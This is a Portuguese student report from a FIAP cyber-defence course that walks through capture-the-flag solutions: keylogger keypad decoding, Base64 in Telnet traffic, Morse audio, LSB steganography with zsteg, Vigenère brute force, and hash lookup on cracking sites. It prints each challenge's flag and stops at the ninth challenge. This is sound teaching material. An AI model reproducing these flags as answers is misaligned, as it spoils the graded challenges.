



FACULDADE DE INFORMÁTICA E ADMINISTRAÇÃO PAULISTA
TECNÓLOGO EM DEFESA CIBERNÉTICA

**Relatório Técnico:
Global Solution - 2º Semestre**

Túlio Tavares Deládio Silva

Belo Horizonte, MG

2024

SUMÁRIO

LISTA DE FIGURAS	IV
1 INTRODUÇÃO	1
2 DESENVOLVIMENTO DOS CTFs	2
2.1 KEYLOGGER DYNATAC	2
2.1.1 ENUNCIADO	2
2.1.2 ANÁLISE	2
2.1.3 RESOLUÇÃO	2
2.2 JIMMY	3
2.2.1 ENUNCIADO	3
2.2.2 ANÁLISE	4
2.2.3 RESOLUÇÃO	4
2.3 SOM DO VENTO	5
2.3.1 ENUNCIADO	5
2.3.2 ANÁLISE	5
2.3.3 RESOLUÇÃO	5
2.4 ARTSHOW	6
2.4.1 ENUNCIADO	6
2.4.2 ANÁLISE	6
2.4.3 RESOLUÇÃO	7
2.5 SENHA EM BRANCO	8
2.5.1 ENUNCIADO	8
2.5.2 ANÁLISE	8
2.5.3 RESOLUÇÃO	8
2.6 A CHAVE É A SENHA!	9
2.6.1 ENUNCIADO	9
2.6.2 ANÁLISE	9
2.6.3 RESOLUÇÃO	10
2.7 A BASE É TUDO!	11
2.7.1 ENUNCIADO	11
2.7.2 ANÁLISE	11
2.7.3 RESOLUÇÃO	11

2.8	ROCK DA MORTE!	13
2.8.1	ENUNCIADO	13
2.8.2	ANÁLISE	13
2.8.3	RESOLUÇÃO	14
2.9	CORRIGINDO CÓDIGO	15
2.9.1	ENUNCIADO	15
2.9.2	ANÁLISE	15
2.9.3	RESOLUÇÃO	15
2.10	FECHE TUDO	18
2.10.1	ENUNCIADO	18
2.10.2	ANÁLISE	18
2.10.3	RESOLUÇÃO	19
2.11	VIVA A HARMONIA!	20
2.11.1	ENUNCIADO	20
2.11.2	ANÁLISE	20
2.11.3	RESOLUÇÃO	20
2.12	OVERFLOWLÂNDIA	23
2.12.1	ENUNCIADO	23
2.12.2	ANÁLISE	23
2.12.3	RESOLUÇÃO	23
3	VIDEO RESOLUÇÃO	30
4	CONCLUSÃO	30

LISTA DE FIGURAS

1	Título dos desafios	1
2	Enunciado KeyLogger DynaTAC	2
3	Resolução KeyLogger DynaTAC	3
4	Enunciado JIMMY	3
5	Resolução JIMMY	4
6	Enunciado Som do Vento	5
7	Resolução Som do Vento	6
8	Enunciado ArtShow	6
9	Resolução do ArtShow	7
10	Enunciado Senha em Branco	8
11	Resolução Senha em Branco	9
12	Enunciado A Chave é a senha!	9
13	Resolução A chave é a sena	10
14	Enunciado A base é tudo!	11
15	Resolução A base é tudo! Parte 1	12
16	Resolução A base é tudo! Parte 2	12
17	Resolução A base é tudo! Parte 3	13
18	Enunciado Rock da morte!	13
19	Resolução Rock da morte!	14
20	Enunciado Corrigindo código	15
21	Resolução Corrigindo código: Parte 1	16
22	Resolução Corrigindo código: Parte 2	16
23	Resolução Corrigindo código: Parte 3	17
24	Resolução Corrigindo código: Parte 4	17
25	Enunciado Feche tudo	18
26	Resolução Feche tudo	19
27	Enunciado Viva a harmonia!	20
28	Viva a Harmonia!: Erro no Código	21
29	Viva a Harmonia!: Exploração	22
30	Resolução Viva a harmonia!	22
31	Enunciado Overflowlândia	23
32	Resolução BOF Parte 1	24


33	Resolução BOF Parte 2	25
34	Resolução BOF Parte 3	26
35	Resolução BOF Parte 4	26
36	Resolução BOF Parte 5	27
37	Resolução BOF Parte 6	27
38	Resolução BOF Parte 7	28
39	Resolução BOF Parte 8	28
40	Resolução BOF Parte 9	29
41	Resolução BOF Parte 10	29

1 INTRODUÇÃO

O Global Solutions é um método de avaliação da FIAP que traz desafios elaborados para o aprendizado dos alunos, utilizando os de CTFs (Capture The Flag). Nesse formato, os alunos, através de autonomia e estudo, precisam encontrar uma ”flag”(bandeira), ou seja, descobrir algo escondido utilizando as técnicas aprendidas durante o curso até o momento.

Na última semana, foram disponibilizados 12 desafios de diversos tipos, abordando os principais temas de análise de pacotes, sistemas operacionais Windows e Linux, arquivos de dump de memória, programação reversa, esteganografia e criptografia como é possível ver superficialmente nos títulos na plataforma onde foram feitos:

Figura 1: Título dos desafios



Fonte: WARGAMES - 1TDCOB

O objetivo deste documento é apresentar de forma técnica os desafios enfrentados, os métodos aplicados e os aprendizados obtidos ao longo das atividades propostas. O relatório inclui uma descrição detalhada das estratégias empregadas para capturar a Flag, acompanhada de evidências vinculadas ao número de matrícula. Também serão abordadas as dificuldades encontradas em cada etapa, destacando as soluções adotadas e os conhecimentos adquiridos durante a resolução dos desafios.

2 DESENVOLVIMENTO DOS CTFs

2.1 KEYLOGGER DYNATAC

2.1.1 ENUNCIADO

Figura 2: Enunciado KeyLogger DynacTAC



Fonte: WARGAMES - 1TDCOB


2.1.2 ANÁLISE

O enunciado apresenta um desafio em que o DynaTAC 8000X, um dos primeiros celulares lançados em 1983, foi modificado para enviar mensagens de texto e equipado com um keylogger. O objetivo é analisar a sequência de teclas capturada, ignorando os tempos entre os pressionamentos, e reconstruir a mensagem enviada.

2.1.3 RESOLUÇÃO

Ao abrir o arquivo, identificamos uma sequência de números que correspondem às letras, conforme o mapeamento de um teclado antigo. Para decodificar a mensagem, é necessário utilizar a imagem de um teclado da época e converter cada número na letra correspondente (seguindo o padrão T9, por exemplo). Após realizar a conversão tecla por tecla, será possível reconstruir o texto e extrair a flag:

Figura 3: Resolução KeyLogger DynaTAC



Fonte: WARGAMES - 1TDCOB

FIAP{epoca_boa_que_nao_volta_mais}

2.2 JIMMY

2.2.1 ENUNCIADO

Figura 4: Enunciado JIMMY

The challenge interface has a dark blue background. At the top left is a 'CHALLENGE' button. In the center, the word 'Jimmy' is written in pink. Below it is a yellow circular icon with a black outline containing the number '100'. To the right of the icon is some text: 'Em 12/fev/1998, a instituição exibida na imagem top.png planejava aumentar um novo prédio ao seu campus. Naquela época, o projeto era chamado de "Informações Comuns".' Below this, another text block says: 'Você pode encontrar uma imagem de como seria o interior da instalação?' and 'Caso encontre, forneça o hash sha256 do arquivo.' At the bottom left is a blue button labeled 'desafio2.pcm'. To the right is a dashed rectangular box labeled 'Flag' and a red 'Submit' button.

Fonte: WARGAMES - 1TDCOB


2.2.2 ANÁLISE

O enunciado descreve um desafio baseado em um arquivo PCAP contendo tráfego Telnet. Em 12/fev/1998, uma instituição, mostrada na imagem top.png, planejava expandir seu campus com um projeto chamado "Informações Comuns". O objetivo é analisar o tráfego Telnet no PCAP, possivelmente para recuperar uma imagem transferida ou descrita durante a sessão. Uma vez encontrada a imagem, deve-se calcular seu hash SHA-256 e fornecê-lo como parte da solução.

2.2.3 RESOLUÇÃO

Ao abrir o arquivo PCAP, encontramos o tráfego Telnet. Ao seguir o fluxo de um pacote com a opção Follow TCP Stream, identificamos diversos dados, mas nenhuma imagem explícita. No entanto, uma análise mais detalhada revela um trecho codificado em Base64. Ao decodificá-lo para ASCII (usando o site Base64 Decode), a flag é revelada. O enunciado funciona como um decoy, desviando a atenção para a busca de uma imagem inexistente. Além disso, a flag extraída apresenta um prefixo diferente, que deve ser ajustado para o formato correto: FIAP{}.

Figura 5: Resolução JIMMY



Fonte: WARGAMES - 1TDCOB

FIAP{t3ln3t_1s_bd}

2.3 SOM DO VENTO

2.3.1 ENUNCIADO

Figura 6: Enunciado Som do Vento



Fonte: WARGAMES - 1TDCOB


2.3.2 ANÁLISE

O enunciado utiliza uma linguagem poética para descrever mensagens enigmáticas, transmitidas pelo vento em forma de ritmos quebrados. Ele sugere a ideia de comunicação oculta, evocando o código Morse como um meio de transmitir segredos antigos.

2.3.3 RESOLUÇÃO

Ao abrir o arquivo disponível, identificamos pequenos ruídos altos e baixos que representam sinais do código Morse. Para decifrar essa sequência, pode-se utilizar a ferramenta online disponível em morsecode.world, onde é possível fazer o upload do arquivo de áudio e converter o código em uma flag:

Figura 7: Resolução Som do Vento



Fonte: WARGAMES - 1TDCOB

FIAP{CODIGOMORSECOPACTF2024}

2.4 ARTSHOW

2.4.1 ENUNCIADO

Figura 8: Enunciado ArtShow



Fonte: WARGAMES - 1TDCOB

2.4.2 ANÁLISE

O enunciado sugere que há uma arte oculta em uma imagem, e o modelo do quadro é dado como "R0G0B0", o que provavelmente indica a manipulação das cores da imagem,

com 0 em cada componente (vermelho, verde e azul) sugerindo uma imagem sem cor ou uma imagem binária. A referência ao uso do zsteg sugere que é necessário aplicar uma técnica de extração de dados em uma imagem, particularmente para encontrar informações ocultas nos canais de cor.


2.4.3 RESOLUÇÃO

O zsteg é uma ferramenta utilizada para detectar e extrair dados escondidos, como textos ou arquivos, em imagens através de técnicas de steganografia. A tarefa, portanto, é usar o zsteg na imagem anexada para revelar a arte ou a informação secreta escondida nela.

No caso do desafio, os dados foram escondidos nos LSBs, que são os bits menos significativos de cada pixel, permitindo esconder informações de forma discreta, sem alterar a aparência visual da imagem. Para revelar o código escondido, eu usei o seguinte comando:

```
zsteg secreto.png
```

Figura 9: Resolução do ArtShow



Fonte: WARGAMES - 1TDCOB

FIAP{st3ggib0i_l0ves_st3g}

2.5 SENHA EM BRANCO

2.5.1 ENUNCIADO

Figura 10: Enunciado Senha em Branco



Fonte: WARGAMES - 1TDCOB


2.5.2 ANÁLISE

No contexto de CTF, "Senha em Branco" se refere a uma senha composta apenas por espaços em branco, ou seja, uma senha invisível. A expressão "linguagem em branco" pode se referir ao conceito de Whitespace Language, onde apenas espaços, tabulações e quebras de linha são usados para codificar informações.

2.5.3 RESOLUÇÃO

Ao abrir o arquivo .txt e confirmar que ele está codificado em *Whitespace Language*, você pode resolver o desafio fazendo o upload do arquivo no site dcode.fr, que possui uma ferramenta para decodificar automaticamente textos escritos nessa linguagem, permitindo extrair a flag do desafio:

Figura 11: Resolução Senha em Branco



Fonte: WARGAMES - 1TDCOB

FIAP{Wh1t3sp4c3L4ngu4g3}

2.6 A CHAVE É A SENHA!

2.6.1 ENUNCIADO

Figura 12: Enunciado A Chave é a senha!



Fonte: WARGAMES - 1TDCOB

2.6.2 ANÁLISE

O enunciado sugere que um Ransomware encriptou o código de um desenvolvedor júnior, e a chave para resolver o problema é a senha. A tarefa é decriptar o conteúdo, ou seja, reverter a criptografia aplicada ao código do desenvolvedor. O desafio implica que a senha seja a chave necessária para descriptografar o código e recuperar o conteúdo original.

2.6.3 RESOLUÇÃO

A resolução do desafio envolve o uso da técnica de **Brute Force** com a cifra **Vigenère** para decriptar o texto criptografado. O arquivo contém um texto cifrado, e ao analisá-lo, foi encontrado o fragmento "mist{sbvezlnleyjitejraqvuoksfiukgntifgrzssrglmwrgl}" no meio das letras, que lembra o formato da flag FIAP{ALGUM CODIGO}. Isso sugere que, ao aplicar o **Vigenère** com uma chave de **Brute Force**, o código pode ser revelado. Como as chaves não são criptografadas pelo Vigenère, o próximo passo seria tentar diferentes combinações até encontrar a chave correta que decripta o texto, levando à flag. O uso do dcode.fr para aplicar o brute force na cifra Vigenère é uma forma eficaz de resolver esse desafio.

Figura 13: Resolução A chave é a sena



Fonte: WARGAMES - 1TDCOB

FIAP{fundamentalcibercriminososbuscam incessantemente}

2.7 A BASE É TUDO!

2.7.1 ENUNCIADO

Figura 14: Enunciado A base é tudo!



Fonte: WARGAMES - 1TDCOB


2.7.2 ANÁLISE

O enunciado (A base é tudo!) sugere que o problema envolve conversão de bases numéricas, como hexadecimal, binário, octal ou decimal. O arquivo de senhas da empresa foi hackeado, e a chave para resolver o desafio pode estar relacionada à necessidade de entender e manipular diferentes bases numéricas para descobrir as senhas corretas.

2.7.3 RESOLUÇÃO

Ao abrir o arquivo, identificamos que ele estava em formato binário. O próximo passo foi converter esse binário para ASCII na ferramenta Invertexto - Conversor binário, revelando uma sequência de caracteres. Essa sequência continha um código codificado em Base64, que precisava ser decodificado para prosseguir.


Figura 15: Resolução A base é tudo! Parte 1



Fonte: WARGAMES - 1TDCOB

Depois, convertemos o código Base64 para um Hexadecimal, utilizando o site Base64 Decode.


Figura 16: Resolução A base é tudo! Parte 2



Fonte: WABGAMES - 1TDCOB

Finalmente, a conversão do Hexadecimal de volta para ASCII revelou a flag usando o RapidTables. O processo de transitar entre essas diferentes bases numéricas foi crucial para decifrar a mensagem original e encontrar a solução para o desafio:

Figura 17: Resolução A base é tudo! Parte 3




Fonte: WARGAMES - 1TDCOB

FIAP{b4s33@tud0n4vid4}

2.8 ROCK DA MORTE!

2.8.1 ENUNCIADO

Figura 18: Enunciado Rock da morte!



Fonte: WARGAMES - 1TDCOB

2.8.2 ANÁLISE


O enunciado indica que a senha está em uma lista e forneceu um hash, provavelmente gerado por um algoritmo como SHA-256. Para resolver, é necessário verificar se esse hash corresponde a uma senha conhecida em uma lista de hashes, utilizando ferramentas

de cracking de hashes, como bases de dados online que armazenam hashes já quebrados, como CrackStation ou OnlineHashCrack, para encontrar a senha correspondente.

2.8.3 RESOLUÇÃO

A senha foi resolvida utilizando o site hashes.com. Nesse site, foi possível realizar a descrição do hash fornecido, verificando se ele correspondia a uma senha conhecida em sua base de dados. Após submeter o hash, o sistema retornou a senha correspondente, permitindo resolver o desafio e encontrar a chave correta.

Figura 19: Resolução Rock da morte!



Fonte: WARGAMES - 1TDCOB

FIAP{1qazXSW}

2.9 CORRIGINDO CÓDIGO

2.9.1 ENUNCIADO

Figura 20: Enunciado Corrigindo código



Fonte: WARGAMES - 1TDCOB

